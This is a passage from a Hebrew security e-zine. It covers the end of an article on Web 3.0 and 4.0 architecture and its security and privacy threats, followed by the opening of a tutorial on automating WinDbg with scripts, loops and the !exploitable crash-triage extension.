בנוסף, ניתן לראות כי לכל "לקוח הקצה" יוגדר ערך "מוניטין ציבורי" [2](מבוסס פרמטרים כדוגמת: מהימנותו, היסטוריית רכישות, רמת הזדהות, וכדומה היוצרים Risk Scoring לישות). ה"מוניטין ציבורי" "ילך" עם הלקוח בעת גישתו לספקי שירות ותוכן, והוא יאפשר לספקי שירות ותוכן להציע שירותים ופרטי תוכן ייחודיים ל"לקוח קצה". ראוי לציין כי ספקי שירות ותוכן יוכלו להשתמש ב"מוניטין ציבורי" לטובת תהליך "קבלת החלטות" \ "הערכת סיכונים" שבעקבותיו תתבצע חסימת גישה של לקוח לשירותים ותכנים מסוימים. כלומר, יתכן מצב שבו "לקוח הקצה" יהיה מחובר לאינטרנט, אך ספקי התוכן והשירותים יבודדו אותו על בסיס "מוניטין ציבורי" נמוך.

3. השימוש בטכנולוגיות המבוססות על Open Source יגבר, ואף ישנו צפי כי מערכות ההפעלה של משתמשי הקצה יעברו לעבודה ב"תצורה רזה" תוך שימוש במערכת הפעלה אוניברסלית ואחידה בכל ההתקנים. אחד היתרונות הבולטים בעת עבודה עם Open Source הינו יכולת יצירת אינטגרציה שקופה בין פלטפורמות שונות, וכל זאת ללא צורך ברכישת מוצרים ייחודיים ו\או רכש רישוי.
כמו כן, קיים צפי כי השימוש בכסף וירטואלי ו-eWallet יגבר אף הוא, ולפיכך הגופים הפיננסים המסורתיים יחויבו להסתגל לשינויים במציאות החדשה. ניתן לראות כי השימוש ב"כסף וירטואלי" יאפשר ל"לקוח הקצה" שמירה של כספו ב"כספת פרטית" שתאוחסן ב"ענן" ו\או ב"התקן מחשוב" כזה או אחר.

4. השימוש באינטליגנציה מלאכותית יגדל באופן משמעותי, דבר אשר יאפשר שיפור משמעותי באיכות המידע המוצג ל"לקוח הקצה" ע"י מנועי חיפוש ("פרסונליזציה של המידע"). כמו כן, כחלק ממתודולוגיית H4M -> M2M -> M4H ניתן לראות כי "מכונה" מסוגלת כבר כיום להפעיל שיקול דעת (בהתאם לאלגוריתם) ולקבל החלטות הכוללות בין השאר יכולת להפעלת "מכונות" נוספות לשם השגת מידע נוסף ו\או ביצוע פעולה נדרשת.

כהערת אגב, ראוי לציין כי ישנה הפרייה הדדית בין התפתחות ה-"Big Data" להתפתחות יכולות "האינטליגנציה המלאכותית". כך לדוגמא, השימוש ב-MapReduce מאפשר ביצוע חיפוש מהיר על תשתית מבוזרת של Hadoop Cluster הכוללת כמות גדולה של קבצים (כולל קבצים בפורמטים שונים).

[2]הגדרה שכיחה נוספת הינה "רמת אמון". כלומר, אם מערכת X סומכת על ישות בשם Yuval, אזי מערכת Y תסמוך גם על ישות בשם Yuval. עם זאת, אין מדובר במודל אמון המקובל ב-PKI, אלא מדובר על מודל אמון דינמי, דבר המעדכן את "רמת האמון" של לקוח הקצה ב"זמן אמת" וממספר רב של מקורות.

בנוסף, בעיון בספרות המחקרית ניתן ללמוד כי אימוץ טכנולוגיות התשתית הבאות חיוני לשם הצלחת חזון ה-Web 3.0:


1. פרוטוקול HTTP 2.0, אשר כולל מימוש פרוטוקול בינארי להעברת תעבורת Web, ואשר יש ביכולתו לצמצם את ה-Latency בטעינת מידע, תוך שימוש באלגוריתמי דחיסה וניהול מתקדמים. כמו כן, בניגוד למצב הקיים כיום, שימוש ב-TLS\SSL ב-HTTP 2.0 לא יחייב צריכת פס רוחב גבוהה יותר. ראוי אף לציין כי בניגוד לדעה הרווחת אין צפי כי HTTP 2.0 יחליף את HTTP 1.1, ובאופן ריאלי ישנו צפי ששני הפרוטוקולים ישמשו את תשתית ה-Web (עם זאת, סביר להניח שארכיטקטורת Web 4.0 תשנה את התמונה).

2. השימוש ב-XML tagging and bagging יגבר.

3. ארכיטקטורת Representational State Transfer (REST) תאפשר קיצור זמן פיתוח, ביצוע אינטגרציה יעילה בין פתרונות וכן הגדרת Style לייצוג Objects ובניית Queries.

4. פרוטוקול IP6[3], אשר חיוני לשם מתן מענה לבעיית חוסר כתובות ה-IP הקיים כיום. לאור העובדה שחזון ה-Web 3.0 כולל תקשורת מרובת משתמשים ומרובת התקנים, ניתן יהיה לראות בעתיד הקרוב כי במרבית רכיבי חומרה ייכלל מודול להתחברות לסביבת האינטרנט (כדוגמת כרטיס DLNA תומך IP6).

5. הוספת תמיכה ב-Framework הכולל Symantic Web (metadata)[4] אשר יוטמעו בדפי האינטרנט, ומטרתם לסייע באיתור מידע וביצוע תהליכי פרסונליזציה של מידע (וזאת לפני טעינת הדף ע"י "לקוח הקצה"):



[3] IP6 כולל יכולות IPSEC מובנות בפרוטוקול עצמו, דבר המהווה שינוי משמעותי ביחס למימוש הקיים ב-IP4. למעשה, כל מידע הנשלח ע"י פרוטוקול IP6 אמור להישלח כבחירת מחדל מקודד כ-IPSEC (וזאת בתנאי שהיצרן לא שינה את שיטת העבודה)

[4] כינוי רווח בתחום הארכיונאות לתהליכים מסוג אלו הינו "הדיגיטציה של המידע".

ישנם כבר כיום מספר תקנים המתחרים להגדרת פורמט הSemantic Web- (metadata), כגון:

- RDF - Resource Description Framework
- OWL - Web Ontology Language

Web 3.0 Security

כעת אסקור מספר איומים בתחום אבטחת מידע ופרטיות אשר נובעים מארכיטקטורת ה-Web 3.0. עם זאת, ראוי לציין מספר השגות בנושא:

א. סביר להניח שמרבית (אם לא כל) סוגיות אבטחת המידע אשר נכללות בארכיטקטורת Web 2.0 ימשיכו ללוות אותנו גם בארכיטקטורת Web 3.0. עם זאת, חלק זה לא כולל התייחסות לסוגיות אבטחה אלו, ומטרתו להתמקד בסוגיות אבטחת מידע הנובעות מארכיטקטורת Web 3.0.

ב. יתכנו מימושים שונים לארכיטקטורת ה-Web 3.0, ולפיכך יתכנו איומים נוספים \או איומים שונים, וזאת מעבר לאיומים המוצגים במאמר זה.

ג. התערבות רגולטורים ממדינות השונות ו/או ארגונים בינלאומיים שונים (כדוגמת האיחוד האירופי, האו"ם וכדומה) עשויים להשפיע על מימוש ארכיטקטורת ה-Web 3.0.

ד. מרבית יצרני פתרונות אבטחת המידע ומוצרי המדף אינם מודעים כלל לאיומים הנובעים מארכיטקטורת Web 3.0 והטכנולוגיות החדישות. למען הפרדוקס, ניתן לראות כי הצהרות יצרני פתרונות אבטחת מידע כי הם תומכים בארכיטקטורת Web 2.0 באופן מלא, פעמים רבות אינן מחזיקות מים.

הגנת פרטיות

אחת הדילמות שכל אדם אשר ירצה להשתמש בתשתית המבוססת על ארכיטקטורת Web 3.0 יחווה הינה ה-Trade-off בין ה"שימושיות" לסוגיית הפרטיות. לשם הרחבה בנושא אני ממליץ לקורא לפנות למאמרו של עו"ד יהונתן קלינגר -'הענן והמידע שלך' אשר מרחיב את היריעה בנושא.

מצ"ב רשימה של מספר פרמטרים שכיחים המאפשרים למנוע החיפוש לזהות את המשתמש באופן חד ערכי:

- General Parameters: Geo Location, GPS, ISP Name, IP, Time, Typing rate, Keyboard language/s, DNS-Name, IMEI Number, ESN Number, SIM Card Number, Mobile Phone Number, etc.
- Browser Parameters: Browser Installation Agent, Browser/s Type/s & version/s, Browser add-ons, Camera model & type, microphone model & type, User-Agent (including operating system type & model), Homepage, Logon account (e.g. Gmail account), Cookies, HTTP Referer, Encoding support, Accept-Language, etc.
- Data Parameters: Interests, old queries, common words, data type, data links, common use Language, etc.

המונופול על הידע והבניית המציאות של הפרט

אחד המשפטים הידועים מכתביו של George Orwell ("1984") הינו:

"He who controls the past controls the future. He who controls the present controls the past."

ממשפט זה ניתן להסיק דואליות מעניינת - כשם שניתן לקבוע כיצד יראה העתיד של הפרט והציבור, ניתן באותה מידה לקבוע כיצד יראה העבר של הפרט והציבור. ובמילים אחרות, הנרטיב של העבר והעתיד הינו סובייקטיבי וניתן לבנייה בידי הפרט ו/או גורם אחר. לשם המחשת נכונות משפט זה אני מציע להשתמש בניסוי פשוט:

שאלו "שאלה" במנוע חיפוש אחד, ולאחר מכן שאלו את אותה שאלה במנוע חיפוש שני. בנוסף, השתמשו באותו מנוע חיפוש לביצוע התשאול הנ"ל ממחשב שממוקם במדינת ישראל, ולאחר מכן בצעו את אותו תשאול באותו מנוע חיפוש ממדינה אחרת. במרבית המקרים "התשובות" (תוצאות החיפוש) ל"שאלה" יניבו ערכי חיפוש שונים, למרות שמדובר באותה "שאלה" בדיוק. ובמילים אחרות, ישנו גורם צד שלישי (ולעיתים אף מספר רב של גורמי צד שלישי) אשר בוחר לנו מהו "המידע הנכון" עבורנו. לשם הפרדוקס, חלק ניכר ממשתמשי האינטרנט אינם מודעים (ואף לא פעם הם אינם מעוניינים לדעת) מהן ההשלכות השליליות של ביצוע סינון המידע ע"י הגורמים הנ"ל.

כפי שצוין קודם לעיל, ארכיטקטורת Web 3.0 מרחיבה את יכולת "הדיבור" בין מערכות באינטרנט, ולפיכך רמת הפרסונליזציה של המידע רק תגדל. כלומר, תשתית ה-Web 3.0 תוכל בחלק ניכר מהמקרים לזהות את הישות אשר עומדת מולה באופן חד ערכי, ובכך להציג את "המידע הנכון" עבורו בכל מקום ובכל זמן.
ומפה נשאלת השאלה האם "המידע הנכון" הוא אכן נכון עבור הגורם השואל?!
ואסכם את נקודה זו בשתי דוגמאות;

נניח שאתם מחפשים אחר אתר האינטרנט של ארגון פיננסי וגורם עוין מצליח לשנות את תוצאות החיפוש כך שאתם תופנו לאתר Phishing אשר יאפשר לגורם עוין לגנוב את פרטי האימות לגישה לאתר הארגון הפיננסי הנ"ל. אומנם עד כה נראה לכאורה כי לא מדובר באיום חדש, אך השוני בין איום ה-Phishing המסורתי לאיום ה-Phishing החדש הינו שאותו גורם עוין יוכל להסתפק בשינוי נתון השמור במערכת מחשוב אשר מכילה חלק ממידע הפרסונליזציה שלכם, ובכך להציג לכם את אתר ה-Phishing בכל מקום ובכל זמן.
דוגמא אחרת הינה מצב שבו אתם ואחרים מעוניינים לקבל מידע על שער מניה על מנת לבחון כדאיות להשקעה. גורם עוין יוכל לכוון את תוצאות החיפוש כך שכמות גדולה של אנשים יקבלו מידע מוטעה, דבר אשר יאפשר לאותו גורם עוין לבצע "הרצת מניות".

קצרה היריעה מלתאר תרחישים שבהם גורמי כוח וממשל ינצלו את יכולות תשתית ה-Web 3.0 בכדי להשפיע על תוצאת בחירות אלקטרוניות, ועוד. כמו כן, ראוי לציין כי ארכיטקטורת Web 3.0 מאפשרת (ברמה כזו או אחרת) החלת Audit מרכזי ומלא אחר פעילות המשתמשים, דבר אשר מצד אחד יוכל להגביר את רמת האבטחה ברשת האינטרנט, אך מצד שני הדבר פותח פתח לניצול לרעה של מידע זה ע"י גורמים שונים.

Semantic Web Common Web Attack Vulnerability

כפי שצוין בראשית המאמר ה-Semantic Web (Metadata) יוצמדו לדפי האינטרנט על מנת לשפר את איכות החיפוש ודליית המידע (Data Mining). עם זאת, ניתן לנצל את ה- Semantic Web (Metadata) לשם גרימת נזק לגורמים המתשאלים את דפים אלו. לדוגמא: כשל תוכנתי בביצוע תשאול (Parsing) מדפדפן הלקוח יכול לאפשר XSS אשר מקורו מה-Semantic Web (Metadata) המוצמדים לדף. לאור העובדה כי סביר להניח שיהיו מספר תקני Semantic Web (Metadata), וכי מרבית תקני ה- Semantic Web (Metadata) לא שמו דגש על אבטחת מידע הסבירות לבעיות אבטחה מסוג אלו רק תגדל.
דוגמא אחרת הינה מצב שבה מנוע חיפוש יתשאל דף המכיל Semantic Web (Metadata) המכיל מידע עוין, דבר העלול לפגוע בפעילות מנוע החיפוש עצמו.
מן הראוי אף לציין כי קישור מערכות המשתמשות בתקנים שונים לטובת מימוש Semantic Web (Metadata) יכול להוות נקודת כשל אשר תוכל לאפשר לתוקף לבצע מניפולציות וגניבת מידע ביתר קלות.

Eavesdroppers (האזנה לתעבורה)

מתקפה זו אינה חדשה, אך לאור העובדה שהוכח כי ישנן אלגוריתמי הצפנה חלשים המשתמשים בתשתית ה-SSL\TLS של ארגונים רבים, וכן ישנם מימושים להצפנה אשר תוכננו By Design להכיל חולשות מובנות, ניתן להסיק כי מדובר בנקודת כשל אידיאלית לניצול. שילוב נקודת כשל זו לעובדה כי תשתית ה-Web 3.0 תכלול (במרבית המקרים) שימוש בזהות דיגיטלית אחידה [5]של הפרט אשר תשמש אותו להזדהות בפני שרתי תוכן ושירותים תגביר את המוטיבציה של "הגורם העוין" לגניבת הזהות. סביר אף להניח כי "המוניטין הציבורי" של "לקוח הקצה" ישמש שפרמטר יעיל לסינון התעבורה, ובכך ה"גורם העוין" יוכל לאתר בקלות יחסית תעבורה העונה לפרופיל רצוי.

גדילה בשימוש ב-Advanced Persistent Threat (APT)

מזה שנים מספר ניתן לראות גדילה בשכיחות ה-Advanced Persistent Threat (APT) המשמשים לטובת Fraud וגניבת מידע רגיש. סביר להניח כי כניסת תשתית ה-Web 3.0 והטכנולוגיות הנלוות תדרבן את "יצרני" ה-APT בפיתוח יכולות חדשות, תוך ניצול היכולות החדשות. כך לדוגמא ניתן יהיה לראות את קיומם של Coin-Mining Malware מתקדמים אשר יוכלו לסייע לתוקף להפוך מחשבים רגילים ל-" Zombie Computer" אשר ישמשו להפקת מטבעות וירטואליים, כדוגמת Bitcoin. דוגמא אחרת הינה גניבת Bitcoin מ-Wallet המאוחסנים במכשירי ניידים. בנוסף, עולה הסבירות כי יעשה שימוש בגורמי צד שלישי תמים לשם הלבנת כספים אשר נגנבו באופן דיגיטלי.

לפיכך, קיומם של APT ייעודיים, כדוגמת Zeus, SpyEye (אשר מהווים את הדור הראשון של APT) ייהפך לדבר שבשגרה. סביר אף להניח שה-APT החדשים יכללו בנוסף ליכולת לביצוע פעילות פיננסית עוינת, יכולת לגניבת הזהות של "לקוח הקצה". סביר אף להניח כי "המוניטין הציבורי" של "לקוח הקצה" ישמש כגורם אשר יאפשר ל"גורם עוין" לכוון את ה-APT כלפי יעדים ספציפיים ביתר קלות.

שבירת מודל "ניהול הסיכונים" המסורתי

"ניהול הסיכונים" מהווה עבור ארגונים רבים כלי עזר לביזור סיכונים וקבלת החלטות אסטרטגיות המשליכות על נושאים רבים, וביניהם אבטחת מידע והגנת פרטיות. עם זאת, מרבית המודלים של "ניהול הסיכונים" מתבססים על מודל מופשט, שאינו כולל במרבית המקרים התייחסות לפעילות רוחבית הנכללת כחלק מארכיטקטורת ה-Web 3.0 והטכנולוגיות הנלוות. כך לדוגמא, ארגונים רבים יסמכו את ידיהם ב"צורה עיוורת" על ספקי תכנים ושירותים. העדר רגולציה וגורמי אכיפה במרחב הבינלאומי ישאירו את ארגונים אלו חשופים לאיומים שישנו קושי לכמתם ולהעריכם (ובכך ליצר "הערכת סיכונים"). לפיכך, סביר

[5]סוגיית גניבת הזהות אינה חדשה, אך השוני בין המצב כיום למצב ב-Web 3.0 הינו שגניבת זהות תאפשר ל"גורם עוין" להשיג גישה למרבית (אם לא לכל) מידע"לקוח הקצה" \ הארגון המותקף. קל וחומר כי גורם עוין יוכל להשתמש בזהות הגנובה לשם ביצוע פעולות פיננסיות וכדומה לטובתו. ראוי אף לציין כי בעית גניבת הזהות מחריפה לאור העובדה כי מרבית המידע עובר לאחסון בתשתית Big Data הנגישה מכל מקום ובכל זמן.

להניח שארגונים אלו ניסו להשית את הסיכונים הנובעים ממציאות עסקית-טכנולוגית זו על "לקוחות הקצה".

לפיכך, נדרשת הרחבה של מודל "ניהול הסיכונים" המסורתי על מנת לכלול שקלול רב-ממדי של סיכונים הנובעים מהאיומים החדשים הנכללים בארכיטקטורת ה-Web 3.0 והטכנולוגיות הנלוות. בנוסף, מודל "ניהול הסיכונים" החדש יצטרך לספק מענה לארכיטקטורות וטכנולוגיות חדשות.

ארכיטקטורת Web 4.0 (Open, Linked & Symbiotic Web)

ארכיטקטורת Web 4.0 צפויה לתפוס תאוצה החל משנת 2020, וסביר להניח כי היא תכלול בחובה אתגרים חדשים בתחום אבטחת מידע והגנת הפרטיות. ניתן לראות מימושים ראשונים של ארכיטקטורת Web 4.0 כבר כיום, כדוגמת פרויקט DBpedia[6]:

> "DBpedia is a crowd-sourced community effort to extract structured information from Wikipedia and make this information available on the Web. DBpedia allows you to ask sophisticated queries against Wikipedia, and to link the different data sets on the Web to Wikipedia data. We hope that this work will make it easier for the huge amount of information in Wikipedia to be used in some new interesting ways. Furthermore, it might inspire new mechanisms for navigating, linking, and improving the encyclopedia itself."

הצפי הינו כי ארכיטקטורת Web 4.0 תוכל לשפר ולהוסיף מספר ממשקים עיקריים:

א. קישור בין מידע אישי / מקור מידע שאינו פומבי למידע ציבורי לשם ביצוע תשאול מתקדם, וזאת תוך מתן אפשרות להפיכת המידע האישי / מקור המידע שאינו פומבי למידע הנגיש לכלל הציבור ו\או לקבוצת משתמשים ספציפית.

ב. הוספת יכולת להוספת מידע אישי לאובייקט המציג מידע ציבורי ביתר קלות, ובכך לשפר את איכות תוצאות החיפוש לכלל הציבור ו\או לקבוצת משתמשים ספציפית. כחלק מתפיסה זו הצפי הינו כי יינתן לכל אובייקט (כולל ל-Metadata) כתובת URL ייעודית.

ג. הצמדת "Personal Agent" תוכנתי לכל אדם, ובכך להציג מידע הרלוונטי אליו באופן אישי. קרי, אין מדובר בתפיסה של מערכת חיפוש מרכזית אשר אוגרת מידע על הישות מהצד, אלא מדובר ברכיב תוכנה אינטגרלי אשר יוצמד לכם אדם.

[6] מקור הציטטה: http://dbpedia.org/About

ד. קישור מתקדם בין אדם למכונה - כדוגמת גרסה מתקדמת של המשקפיים של חברת Google, אשר יש ביכולת ממשק זה ליצור עולם וירטואלי-פיסי חדש.

סיכום

המאמר כלל סקירה כללית של הארכיטקטורות Web 1.0 - 4.0, תוך התמקדות בארכיטקטורת Web 3.0. כמו כן, המאמר הציג מספר סוגיות בתחום אבטחת מידע והגנת הפרטית אשר נובעות מקיומה של ארכיטקטורת ה-Web 3.0 והטכנולוגיות הנלוות. לצד היתרונות הגלומים בארכיטקטורות והטכנולוגיות החדשות ניתן למנות מספר רב של חסרונות אשר יש לתת לגביהן את הדעת.

"The future is not set"

Terminator 2: Judgment Day, 1991

על המחבר

יובל סיני הינו מומחה אבטחת מידע, סייבר, מובייל ואינטרנט, חבר קבוצת SWGDE של משרד המשפטים האמריקאי.

ביבליוגרפיה

ביבליוגרפיה כללית:

- Architectural Styles and the Design of Network-based Software Architectures, Dr. Roy Thomas Fielding:
  http://www.ics.uci.edu/~fielding/pubs/dissertation/top.html
- Eli Pariser: Beware online "filter bubbles":
  http://www.ted.com/talks/eli_pariser_beware_online_filter_bubbles.html
- Project Page: Vulnerability Analysis of the Wombat Voting System by Bar Perach and Guy Lando:
  http://course.cs.tau.ac.il/secws12/projects/wombat-analysis
- HOW TO CALCULATE INFORMATION VALUE FOR EFFECTIVE, SECURITY RISK ASSESSMENT, Mario Sajko, Kornelije Rabuzin, Miroslav Bača Faculty of organization and informatics, Varaždin, Croatia Web 1.0 vs Web 2.0 vs Web 3.0 vs Web 4.0 - A bird's eye on the evolution and definition:
  http://flatworldbusiness.wordpress.com/flat-education/previously/web-1-0-vs-web-2-0-vs-web-3-0-a-bird-eye-on-the-definition/
- Dbpedia Project:
  http://dbpedia.org/About
- The Evolution of the Web - From Web 1.0 to Web 4.0 Dr. Mike Evans School of Systems Engineering University of Reading:
  http://www.cscan.org/presentations/08-11-06-MikeEvans-Web.pdf
- Judge dismisses suit against Google for bypassing Safari privacy settings:
  http://www.theverge.com/2013/10/10/4825350/judge-dismisses-suit-against-google-for-bypassing-safari-privacy

גן השבילים המתפצלים, חורחה לואיס בורחס, הוצאת הקיבוץ המאוחד, 1975.

ביבליוגרפיה בנושא HTTP 2.0:

- Hypertext Transfer Protocol version 2.0, draft-ietf-httpbis-http2-06:
  http://tools.ietf.org/html/draft-ietf-httpbis-http2-06
- SPDY and What to Consider for HTTP/2.0, Mike Belshe:
  http://www.ietf.org/proceedings/83/slides/slides-83-httpbis-3

ביבליוגרפיה בנושא Web 3.0:

- Web 3.0: The Third Generation Web is Coming:
  http://lifeboat.com/ex/web.3.0
- Security and Privacy on the Semantic Web:
  http://www.olmedilla.info/pub/2007/2007_book-sptmdm.pdf

- EMERGING PAYMENTS FRAUD TRENDS, Limor S Kessem, RSA FraudAction Technical LeadWhy Should You Care About Web 3.0? Dr San Murugesan Director, BRITE Professional Services Adjunct Professor, University of Western Associate Editor in Chief, IEEE IT Professional, Sydney, Australia.

ביבליוגרפיה בנושא אבטחת מידע ב-Web 3.0:

- The Evolution of Targeted Attacks in a Web 3.0 World, Posted by Tom Kellermann in Cloud, Cloud-based Security, Securing the Cloud:
  http://cloud.trendmicro.com/the-evolution-of-targeted-attacks-in-a-web-3-0-world/
- Software [In]security: Securing Web 3.0, Gary McGraw:
  http://www.informit.com/articles/article.aspx?p=1217101

ביבליוגרפיה בנושא Big Data:

- What is MapReduce?
  http://www-01.ibm.com/software/data/infosphere/hadoop/mapreduce/
- Building big data? Are you building a security headache too?
  http://www.theregister.co.uk/2013/08/19/big_data_security_considerations/

ביבליוגרפיה בנושא אבטחת מידע והגנת פרטיות ב"ענן":

- 'הענן והמידע שלך' מאת עו"ד יהונתן קלינגר:

http://www.digitalwhisper.co.il/files/Zines/0x13/DW19-3-Coulds.pdf

- אבטחת מידע בעולם העננים' מאת: עידו קנר ואפיק קסטיאל:

http://www.digitalwhisper.co.il/files/Zines/0x1B/DW27-5-CloudsSecurity.pdf

- תקני אבטחת מידע במחשוב ענן, מאת שחר גייגר מאור:

http://www.digitalwhisper.co.il/files/Zines/0x29/DW41-2-Cloud_Regulation.pdf

פיצול מידע בשירותי ענן, מאת מריוס אהרונוביץ':

http://www.digitalwhisper.co.il/files/Zines/0x2B/DW43-3-Cloud.pdf

אוטומציה וסקריפטינג ב-WinDbg

מאת סשה גולדשטיין

הקדמה

כל מפתחי הדרייברים ב-Windows מכירים את WinDbg, ה-Windows Debugger. זהו כלי ניפוי השגיאות שצמח מתוך הצוות שמפתח את מערכת ההפעלה Windows, ומשמש מפתחים רבים עד היום. הכלי הוא ורסטילי, ומשתמשים בו הן לניפוי שגיאות קלאסי, הן למטרות הנדסה לאחור, והן לפענוח וניתוח דאמפים. בין יתרונותיו של הכלי ניתן לציין את העובדה שהוא מופץ בחינם (כחלק מחבילת ה-Windows SDK), וניתן "להתקין" אותו על ידי העתקה של מספר קבצים.

אלא שגם משתמשי WinDbg וותיקים אינם מנצלים לעתים קרובות את כל יכולותיו של הכלי. בפרט, WinDbg ניחן ביכולות אוטומציה מרשימות, המאפשרות לתת מענה למגוון תסריטים מעניינים. הנה כמה דוגמאות:

- ניתן לבקש מ-WinDbg לעבור על רשימת קבצי dmp. ולבצע ניתוח אוטומטי של כל אחד מהם כדי להבין איזה רכיב תוכנה אחראי לבעיה שהתעוררה.
- ניתן לבקש מ-WinDbg לחפש בזיכרון של התהליך ערך מסוים, וברגע שהוא נמצא - להדפיס את הזיכרון מסביבו.
- ניתן לבקש מ-WinDbg לעבור על רשימה מקושרת של ערכים, ולהציג כל ערך הגדול ממספר מסוים.
- ניתן לבקש מ-WinDbg לאתר בערימה (heap) את כל האובייקטים מסוג מסוים, ואז להדפיס שדה מסוים שיש לכל אחד מהאובייקטים האלה.

במאמר זה נבחן את הדרכים השונות לבצע אוטומציה של WinDbg, ונראה כיצד לכתוב סקריפטים ואף להרחיב את הכלי בעזרת ספריות נטענות. מטבע הדברים, תקצר היריעה מכדי לכסות את כל הנושאים הנ"ל, ולכן אני מפנה אתכם ל[תיעוד של WinDbg ב-MSDN].

אוטומציה של הרצת WinDbg

נתחיל מתסריט פשוט יחסית. נניח שעומדת לפנינו ספריה מלאה בקבצי dmp. שהבאנו ממחשבים שונים שבהם האפליקציה שלנו קרסה. כעת אנו רוצים לבצע אבחון אוטומטי על הקבצים הנ"ל, כדי להבין האם יש אולי חולשת אבטחה באפליקציה שלנו הניתנת לניצול על ידי תוקף (או שאולי סתם יש לנו באג מטופש). אחת מקבוצות מחקר האבטחה במיקרוסופט הוציאה לפני מספר שנים ספריית הרחבה ל-WinDbg המכילה פקודה בשם exploitable!, המנסה להבין האם הבאג בתוכנית מהווה חולשת אבטחה. כך למשל, אם התוכנית קרסה בגלל ניסיון הרצת קוד מהמחסנית, exploitable! ידווח על כך שהתוכנית מכילה כנראה חריגה מגבולות מערך במחסנית, המווה חולשת אבטחה פוטנציאלית.

יש ל-WinDbg אפשרות להריץ פקודה עבורנו מיד עם פתיחת קובץ ה-dmp., באופן שיאפשר אוטומציה של התהליך. אנו גם נרצה לשפוך את הפלט לקובץ כדי שנוכל לבצע עליו ניתוח אוטומטי בהמשך או לשלוח אותו לארכיון לאגירה ארוכת-טווח. עבור קובץ dmp. בודד, הפקודה שנשתמש בה תהיה:

```
windbg -z crash.dmp -c ".load C:\msr\exploitable; .logopen /t
crash_exploitable.log; !exploitable; .logclose; q"
```

בשורת הפקודה לעיל, אנו מנחים את WinDbg לפתוח לניתוח את הקובץ crash.dmp ולאחר מכן להריץ מספר פקודות, הפקודות הנמצאות בין logopen. ל-logclose. תכתבנה לקובץ לוג שנוכל לנתח בהמשך. אך כאמור, ברשותנו הרבה קבצי dmp. - ולכן נוכל להשתמש, למשל, בפקודה המובנית FOR כדי לבצע את הניתוח הנ"ל עבור כל הקבצים:

```
FOR %D IN (*.dmp) DO windbg -z %d -c ".load C:\msr\exploitable; .logopen
/t %d_.log; !exploitable; .logclose; q"
```

לולאות ותנאים

בדוגמה הקודמת הרצנו פחות או יותר אוסף קבוע של פקודות ב-WinDbg. אלא שבמקרים רבים אנו רוצים לבצע לוגיקה מורכבת או להריץ מספר פקודות שאינו ידוע מראש. לשם כך WinDbg מציע פקודות ייעודיות המאפשרות בקרת זרימה - .if, .for, .foreach - שבהן נשתמש כעת.

למשל, נניח שלפנינו מערך של ידיות (handles) לאובייקטים של מערכת ההפעלה, ואנו מעוניינים להבין מהם האובייקטים שאליהם הידיות מתייחסות. בהינתן ידית אחת, הפקודה handle! תעשה את העבודה בשבילנו, אבל אנו לא יודעים מראש את גודל המערך ולא רוצים לבזבז זמן על העתקה ידנית ומסורבלת של ערכים. יתר על כן, לפעמים אנו רוצים שפקודה מסוימת תרוץ באופן אוטומטי (למשל, בכל פעם שמגיעים לנקודת עצירה - breakpoint), וממש לא נרצה לעצור ולהעתיק ערכים מהזיכרון באופן ידני בכל פעם שזה קורה.

הפקודה הבאה מתייחסת לפונקציה WaitForMultipleObjects, שהפרמטר השני שלה הוא מערך של ידיות, והפרמטר הראשון הוא מספר הידיות במערך. נוכל להשתמש בשתי עובדות אלה כדי להציג את הפרטים על כל הידיות בכל פעם שהפונקציה תיקרא:

```
bp KernelBase!WaitForMultipleObjects ".echo WaitForMultipleObjects
called; .for (r $t0 = 0; @$t0 < @rcx; r $t0 = @$t0 + 1) { !handle
poi(@rdx + 8*@$t0) f }"
```

ובכן, מה קורה כאן? בכל פעם שנגיע לנקודת העצירה, WinDbg יפעיל בשבילנו את הפקודה for., שמריצה לולאה. כמו בלולאת for במרבית שפות התכנות, יש כאן שלושה חלקים - אתחול של מונה הלולאה, $t0, בדיקה של גבולות הלולאה מול האוגר RCX, וקידום מונה הלולאה ב-1 כדי לעבור לאיטרציה הבאה. בתוך גוף הלולאה אנו מוצאים את האיבר במערך שמעניין אותנו על ידי חישוב היסט מתחילת המערך, הנמצא באוגר RDX. האופרטור poi מחזיר את הערך שנמצא בזיכרון בכתובת הנתונה (כלומר הוא שקול לאופרטור * של C/C++).

אגב, הפקודה הנ"ל מניחה שאנו במערכת הפעלה 64-ביט, שם שני הפרמטרים הראשונים מועברים באוגרים RCX, RDX בהתאמה (לפרטים נוספים על מוסכמת הקריאה לפונקציות במערכות 64-ביט תוכלו לעיין במאמר שלי בגיליון ה-43 של Digital Whisper). הערה אחרונה לפני שממשיכים: השתמשנו במשתנה הזמני $t0, ועומדים לרשותנו 20 כאלה - $t0, $t1, ..., $t19. אם אתם צריכים יותר מ-20 משתנים זמניים, חבל מאוד. או יותר נכון: צריך להקצות זיכרון ולהשתמש בו. אני מקווה שלא נגיע למצב הזה (לפחות במאמר הנוכחי).

